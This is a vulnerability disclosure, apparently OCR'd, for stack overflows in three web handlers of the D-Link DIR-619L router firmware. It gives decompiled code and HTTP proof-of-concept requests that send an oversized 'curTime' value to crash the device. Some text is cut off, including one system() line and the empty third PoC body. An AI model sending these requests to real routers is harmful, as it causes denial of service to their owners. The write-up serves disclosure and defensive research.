
DIR-619L Buffer Overflow

Vulnerability description


D-Link DIR-619L B1 2.02 was found to contain a stack overflow in multiple functions. This vulnerability allows attackers to trigger a denial of service (DoS) through web page parameters.



1.formSetLog Function

Vulnerability analysis


The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.



```
int __fastcall formSetLog(_DWORD *a1)
{
  _BYTE *v2; // $a0
  int v3; // $s0
  int result; // $v0
  BOOL v5; // $v1
  const char *v6; // $v0
  char v7[104]; // [sp+18h] [-68h] BYREF

  v2 = (_BYTE *)websGetVar(a1, (int)"action", (int)&dword_4A6D34);
  if ( *v2 )
  {
    v3 = 0;
    if ( !strcmp(v2, "clear") )
    {
      do
      {
        result = open("/tmp/log_web.lck", 1281);
        v5 = v3++ < 9;
        if ( result >= 0 )
          break;
        if ( !v5 )
          return result;
        sleep(1);
      }
      while ( v3 < 10 );
      remove("/tmp/log_web");
      remove("/tmp/auto_smtp_mail");
      remove("/tmp/smtp_mail");
      unlink("/tmp/log_web.lck");
    }
  }
  sleep(1);
  system("exlog /tmp/log_web.lck /tmp/log_web \"tag:SYSACT;log_num:13;msg:Log
  v6 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_4A6D34);
  sprintf(v7, "/Status/Logs.asp?t=%s", v6);
  return websRedirect(a1, v7);
}
```

POC




```
POST /goform/formSetLog HTTP/1.1
Host: 192.168.0.1
Content-Length: 488
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
666666666666666666666666666666666666666666666666666666666666
```

2.formTcpipSetup Function

Vulnerability analysis


The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.



```
  int v45; // $a0
  DWORD v47[26]; // [sp+18h] [-1D0h] BYREF
  int v48[50]; // [sp+80h] [-168h] BYREF
  int v49[8]; // [sp+148h] [-A0h] BYREF
  char v50; // [sp+168h] [-80h] BYREF
  int v51[12]; // [sp+178h] [-70h] BYREF
  char v52[24]; // [sp+1A8h] [-40h] BYREF
  int v53; // [sp+1C0h] [-28h] BYREF
  char v54[4]; // [sp+1C4h] [-24h] BYREF
  char v55[4]; // [sp+1C8h] [-20h] BYREF
  char v56[4]; // [sp+1CCh] [-1Ch] BYREF
  BOOL v57; // [sp+1D0h] [-18h] BYREF
  int v58; // [sp+1D4h] [-14h] BYREF
  int v59; // [sp+1D8h] [-10h] BYREF
  int v60; // [sp+1DCh] [-Ch] BYREF
  const char *v61; // [sp+1E0h] [-8h]

  v57 = 0;
  v61 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_4A3F74);
  websGetVar(a1, (int)"isTopChanged", (int)&dword_4A3F74);
  websGetVar(a1, (int)"isMidChanged", (int)&dword_4A3F74);
  v2 = 0;
  websGetVar(a1, (int)"settingsChanged", (int)&dword_4A3F74);
  apmib_get(192, &v53);
  if ( v53 == 1 )
  {
    apmib_get(172, v48);
    apmib_get(176, v48);
    apmib_get(177, v48);
  }
  v3 = (_BYTE *)websGetVar(a1, (int)"opModeSelect", (int)&dword_4A3F74);
  if ( *v3 )
    v2 = strcmp(v3, "Enabled") != 0;
  if ( v2 )
  {
    v4 = (_BYTE *)websGetVar(a1, (int)"config.lan_gateway", (int)&dword_4A3F74);
    if ( *v4 )
    {
      if ( !inet_aton(v4, v54) )
      {
        strcpy((char *)v47, "\"Invalid gateway value!\"");
LABEL_48:
        strcpy(&err_msg, v47);
        sprintf(v48, "/Basic/Network.asp?t=%s", v61);
```

POC




```
POST /goform/formTcpipSetup HTTP/1.1
Host: 192.168.0.1
Content-Length: 368
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp?t=1692254669310
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

3.formAutoDetecWAN_wizard4 Function


Vulnerability analysis

The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.




```
  _BYTE v18[16]; // [sp+0h] [-3A0h] BYREF
  char v19[200]; // [sp+38h] [-368h] BYREF
  char v20[32]; // [sp+100h] [-2A0h] BYREF
  char v21[32]; // [sp+120h] [-280h] BYREF
  char v22[104]; // [sp+140h] [-260h] BYREF
  char v23[256]; // [sp+1A8h] [-1F8h] BYREF
  char v24[32]; // [sp+2A8h] [-F8h] BYREF
  char v25[64]; // [sp+2C8h] [-D8h]
  char v26[32]; // [sp+308h] [-98h] BYREF
  char v27[32]; // [sp+328h] [-78h] BYREF
  char v28[32]; // [sp+348h] [-58h] BYREF
  int v29; // [sp+368h] [-38h] BYREF
  int v30; // [sp+36Ch] [-34h] BYREF
  int v31; // [sp+370h] [-30h] BYREF
  int v32; // [sp+374h] [-2Ch] BYREF
  char v33; // [sp+378h] [-28h] BYREF
  char v34; // [sp+37Ch] [-24h] BYREF
  int v35; // [sp+380h] [-20h] BYREF
  int v36; // [sp+384h] [-1Ch] BYREF
  char v37; // [sp+388h] [-18h] BYREF
  char v38; // [sp+38Ch] [-14h] BYREF
  char v39; // [sp+390h] [-10h] BYREF
  int v40; // [sp+394h] [-Ch] BYREF
  int v41; // [sp+398h] [-8h] BYREF
  int v42; // [sp+39Ch] [-4h] BYREF

  v29 = -1;
  v42 = 0;
  v1 = websGetVar(a1, "curTime", &dword_4A3F74);
  v2 = 0;
```



```
switch ( v16 )
{
  case 8:
    sprintf(v19, "/Basic/Wizard_Tp_WanDetect_Fail.asp?t=%s", v1);
    break;
  case 1:
    sprintf(v19, "/Basic/Wizard_WAN_dhcp.asp?t=%s", v1);
    break;
  case 2:
    sprintf(v19, "/Basic/Wizard_WAN_pppoe.asp?t=%s", v1);
    break;
  case 0:
    sprintf(v19, "/Basic/Wizard_WAN_Static.asp?t=%s", v1);
    break;
}
```

POC




```
POST /goform/formAutoDetecWAN_wizard4 HTTP/1.1
Host: 192.168.0.1
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Advanced/MAC_Address_Filter.asp?t=17060
86438404
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
